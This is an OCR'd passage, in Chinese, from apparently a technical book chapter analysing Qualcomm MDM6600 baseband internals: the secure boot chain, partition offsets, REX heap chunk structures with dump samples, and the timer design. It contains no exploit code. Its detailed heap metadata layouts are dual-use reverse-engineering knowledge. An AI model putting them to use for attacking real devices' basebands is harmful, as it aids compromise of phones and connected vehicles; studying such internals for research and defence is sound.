


基带软件系统主要包括如下部分：

1. 启动管理
2. 内存管理
3. 文件系统
4. 定时器机制
5. 任务管理和 IPC 通信机制
6. 中断管理

10.4.1 基带系统启动过程

高通基带芯片很早就引入了 secure boot 的启动验证机制，来防止启动过程中运行的代码或数据被篡改，旨在安全可信计算，现在大部分高通系的手机都有这个功能，芯片上电后先被芯片的 BootRom 接管，该 BootRom 里面的代码不可篡改，里面存有 flash 控制器的基本读写功能，而且芯片的 OTP 区域可以存储产商授权的公钥证书，用于签名认证启动过程中需要认证的分区数据。以 MDM6600 芯片在某个车联网应用基带设备为例，它的启动过程如下：



芯片上电后执行 BootRom 里面代码检测是否从 flash 启动，如果是从 flash 的第一个扇区读入数据到内存并搜索 secureboot 启动的 Magic Header，然后解析头部相应的数据结构，获取代码和数据的大小和偏移以及装载到内存的地址信息，签名/证书数据偏移和长度，如下图是 DBL 头部区域信息。

0x00 – CodeWord (“D1 DC 4B 84”)

0x04 – Magic (“34 10 D7 73”)

0x14 – Body start offset (0x2050)

0x18 – Loading address (0x20012000)

0x1C – Body size (Code + Signature + Certificate store size)

0x20 – Code size

0x24 – Signature address

0x28 – Signature length (256 bytes)

0x2C – Certificate store address

0x30 – Certificate store length

证书信息截图

当 BootRom 验证 DBL 代码和数据签名成功后，此后 DBL 的代码接管执行，然后搜索 MIBIB 分区表，获取各个分区的起始 block 信息，然后在相应的块去读取相应的数据，接着就是验证相应分区数据的签名，然后相应的分区代码接管，完成一系列的信任启动链，DBL 验证成功后，验证 FSBL，然后是 OSBL，最后是 AMSS。

0x00 – CodeWord (“AA 73 EE 55”)

0x04 – Magic (“DB BD 5E E3”)

0x0C – Partition Nums (0xa)

每个分区表信息长度 0x1c，例如

0x00 – 0x10 partition name (0:FSBL)


0x10 – Partition start block information (0x0f)

0x14 – Partition block length (0x2)

这里定义的每个页是 0x800 字节，每个块 block 有 64 个页，所以每个 block 的长度是 0x20000 字节，所以根据这个信息我们就可以定位这些分区的物理偏移信息。


例如 FSBL 的物理偏移为 0x20000*0xf=0x1e0000

AMSS 的物理偏移为 0x20000*0x16=0x2c0000



10.4.2 基带系统内存管理

当基带系统的安全信任启动链验证完成后，最后系统被 AMSS 系统代码接管，AMSS 系统定义了代码执行的内核特权模式以及 AMSS 应用模式，设置页表（映射硬件外设地址到页表中）并且开启 MMU(内存管理单元)，在某些敏感的内存地址区域通过 MPU 的特性来进行保护，只有特定权限的应用的可以访问，应用模式的代码想要进入内核态（例如 IPC 消息发送），可以通过设置的特权中断指令 SVC 进入内核态，下图就是进入特权 syscall 的中断向量表入口。



通过初始化页表完成内核地址空间和外设硬件地址映射，开启 mmu，创建第一个 rootTask 后切入用户态空间，初始化用户态需要创建的应用与驱动，这里主要介绍应用层堆内存结构以及内存分配和回收算法。


REX 系统堆内存分两种类型：

Big chunk（大堆）

small heap（小堆）

大堆在不同应用初始化的时候指定内存的起始地址与长度，而且根据应用功能的不同，分配方式也不同，小堆将会在大堆上进行分配使用，大堆由于给使用的应用不同，分配小堆的方式有所不同。


1. 大堆类型 1, 内存连续，分配小堆的方式是顺序分配，前面是分配好的小堆，后面是连续的空闲堆块，分配小堆只会在连续的空闲块上进行分配，例如前面多个分配好的小堆其中一个需要被释放后，只是把这个小堆的属性标记为 freed，但由于它后面的小堆到连续的空闲块中间有标记为已经分配属性，所以后续在分配小堆的过程中不会考虑这块已经被释放的内存，除非要释放的小堆内存和连续的空闲块紧挨着，下一次分配内存时才会从这个已经标记为释放的内存上进行分配，而是直接到后面的连续空闲块上进行分配，这样做的目的是为了分配和释放内存更高效，虽然牺牲了一些空间，结构如下图。



下图是这种 chunk 上分配小堆的状态信息示例

```
addr 0x221b070 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b0b0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b1b0 mem_len 0x40 attr 0xaa0c00ff memtag 0x2915126 status Freed
addr 0x221b1f0 mem_len 0x100 attr 0xaa0c00ff memtag 0x2915126 status Freed
addr 0x221b2f0 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b330 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b430 mem_len 0x30 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b460 mem_len 0x80 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b4e0 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b520 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b620 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b660 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b760 mem_len 0x50 attr 0xaa040000 memtag 0x2705126 status Allocated
addr 0x221b7b0 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b7f0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b8f0 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221b930 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221ba30 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221ba70 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221bb70 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221bbb0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221bcb0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221bdb0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221beb0 mem_len 0x180 attr 0xaa040000 memtag 0x2705126 status Allocated
addr 0x221c030 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221c070 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221c170 mem_len 0x40 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221c1b0 mem_len 0x100 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221c2b0 mem_len 0x310 attr 0xaa040000 memtag 0x2705126 status Allocated
addr 0x221c5c0 mem_len 0xc0 attr 0xaa0c0000 memtag 0x2705126 status Allocated
addr 0x221c680 mem_len 0x47cf0 attr 0xaa00ffff memtag 0x0 status Freed
cnt 0x5a
```

1. 大堆类型 2,（modem chunk）, 也是一个连续内存区域，但是 chunk header 在内存的底部，上部为分配小堆区域，分配顺序也是从上往下分配，小堆的头部数据结构中会指向上一个已经分配好的小堆，通过单向链表进行小堆内存的回溯，最上面的小堆回溯指针为空，但是它的内存分配算法跟上面的不同，就算要被释放的小堆内存和空闲块不挨着，但是它任能在下一次的堆内存申请中被重用，只要它的大小合适，而且小堆数据结构与类型 1 也不同，基本结构如下图。



Modem 使用大堆结构示例

```
addr 0x1d70a30 pre_mem 0x1d709d4 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70a8c pre_mem 0x1d70a30 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70ae8 pre_mem 0x1d70a8c mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70b44 pre_mem 0x1d70ae8 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70ba0 pre_mem 0x1d70b44 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70bfc pre_mem 0x1d70ba0 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70c58 pre_mem 0x1d70bfc mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70cb4 pre_mem 0x1d70c58 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70d10 pre_mem 0x1d70cb4 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70d6c pre_mem 0x1d70d10 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70dc8 pre_mem 0x1d70d6c mem_len 0x28 client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70df0 pre_mem 0x1d70dc8 mem_len 0x34 client_id 0x0 mem_attr freed ret 0x0
addr 0x1d70e24 pre_mem 0x1d70df0 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70e80 pre_mem 0x1d70e24 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70edc pre_mem 0x1d70e80 mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70f38 pre_mem 0x1d70edc mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70f94 pre_mem 0x1d70f38 mem_len 0x28 client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70fbc pre_mem 0x1d70f94 mem_len 0x28 client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d70fe4 pre_mem 0x1d70fbc mem_len 0x5c client_id 0x4 mem_attr allocated ret 0xa33901
addr 0x1d71040 pre_mem 0x1d70fe4 mem_len 0x230f34 client_id 0x0 mem_attr unallocated ret 0x0
cnt 0xed
```

我们可以看到 chunk 类型 1 和 chunk 类型 2 上面分配的小堆内存结构稍有不同，数据结构如下：

```
Small heap1{
Uint32 size;//+0 分配内存空间的长度加上头部长度 0xc 字节
Uint8  mem_flag;//+0x4 内存属性标志，0 表示已分配，0xff 表示释放掉的内存
Uint8  extr_mem_flag;//+0x5 扩展内存属性标志，0 表示内存分配过，0xff 表示
//内存空间，没有被使用过
```

```
Uint8  mem_extra_size;//+0x6 额外分配的内存长度，为了内存 0x10 字节对齐
//所额外增加的申请内存长度，必须小 0x10 字节
Uint8  mem_pad_char;//+0x7 填充字节 0xaa
Uint16 crc16_cookie;//+0x8  对传入的第三个参数的 crc16 计算的值
Uint16 mem_id;//0x0a   内存标识，第四个参数传入
Uint8 mem_buffer[size-0x0c];//+0xc 用户使用内存 buffer
}

Small modem heap{
  Uint32 size;// +0 分配内存空间的长度加上头部长度 0x10 字节
  Uint32 *pre_alloc_ptr;//+4 指向上一个分配好的小堆内存头部指针
  Uint8 client_id;//+8 申请内存的应用 id 值，modem 功能中定义了
//RRC/CM/SM/RLC/gstk/wms 等多个应用，这个 id 来标识申请内
//存的应用来自于哪里
  Uint8  mem_flag;//+0x9 内存属性标志，0 表示分配了，1 表示释放了，
//3 表示未使用
  Uint8  unknown_byte;//+0xa
  Uint8  mem_guard_bits;//+0xb modem 内存保护标志 0x6a
  Uint32  alloc_ret_addr;//+0xc 分配内存函数的下一条指令地址，目的是为了
//确定执行内存分配行为的精确地址
  Uint8  mem_buf[0xsize-0x10]; //+0x10 供用户使用的内存 buffer
}
```

10.4.3 基带系统文件系统

由于篇幅问题，我会对 Qualcomm 基带的文件系统 EFS 单独写一篇详细的分析文章。

10.4.4 高通基带芯片定时器（Timer）

定时器是嵌入式芯片非常重要的组成部分，它在嵌入式操作系统的 CPU 调度和定时任务执行，以及精确的延时等待等操作中扮演着非常重要的角色，高通的基带芯片的定时器调度算法大体都差不太多，我们基于 ARM1136 架构的 MDM6600 基带芯片对定时器算法进行了深入分析。

MDM6600 的定时器是通过 Sleep Timer 控制器来实现的，它包含两个 16 位的 Timer0 和 Timer1，以及一个 32 位的 TimeTick 的计数器 (counter)，它们的功能用途如下.

1. Timer0 供 watchdog 使用
2. Timer1 供 3G 的 wcdma 的功能模块使用
3. TimeTick 系统计数器，服务于系统的子任务模块创建的定时器任务的执行以及延时功能的使用

Timer0 应用于 watchdog 功能中，Watchdog 在实时嵌入式系统中扮演着非常重要的角色，它监控任务的正常运行，监控的任务必须定时喂狗（feed dog），watchdog 才认为你在正常工作，要不然就可能会直接 reset 系统，后续也会介绍它在基带里面具体监控的应用。

Timer1 将会在 3G WCDMA 应用中收发相关的定时中断中会详细介绍。

TimeTick 是一个 32 位的系统计数器，初始化后会从 0 开始计数，计数到 0xffffffff 后溢出到 0 后重新开始计数，主要功能如下：

1. 执行定时任务
2. 执行一次
3. 周期性执行
4. 执行延时功能
5. 延时等待


TimeTick 的时钟源为 32768Hz，这意味着这个计数器 1 秒钟会计数 32768 次，通过这个信息我们可以大致计算出从 0 计数到 0xffffffff 需要 36 个小时。

定时任务功能特性：

1. 通过设置 TimeTick 的 match value 来决定计数器计数到这个值后产生一个中断，中断里面可以处理相应的定时任务，以及设置新的 TimeTick match value。

2. 所有的定时任务都会存储在定时任务列表中，提供定时任务的插入，删除，暂停，唤醒执行等功能。

下图描绘了定时器任务执行的基本过程



在基带系统中存在多个应用任务，每个任务的执行都是依赖内核的 CPU 调度，常见的方式就是时间片和优先级切换让各个不同的任务有机会得到执行，而某些任务在运行过程中的某个时机可能会创建一个或者多个定时器任务，例如上图所示的任务 Task1 创建的定时器任务 Timer1，Task2 创建的定时器任务 Timer2 和 Timer3，处理这些任务的算法如下：

1. 创建定时任务时，获取当前 TimeTick 的计数

2. 把延时换算法成计数，比如 1 秒等于 32768 次计数

3. 把当前 timetick 计数加上延时的计数值作为该定时任务中断触发的 match value

4. 遍历所有定时任务，根据任务设置的定时任务中断触发的 match value 大小排序插入到定时任务列表

5. 当 timetick 的计数到达某个定时任务的 Match value 的时候产生中断，中断处理例程 ISR 会通过向 DPC（Deferred Procedure Calls）发送执行定时任务的消息去执行该定时任务的例程函数，如果只是延时任务就不需要执行了，同时更新 timetick 的下一次中断产生的 match value，并把这个定时任务从定时任务列表中移除

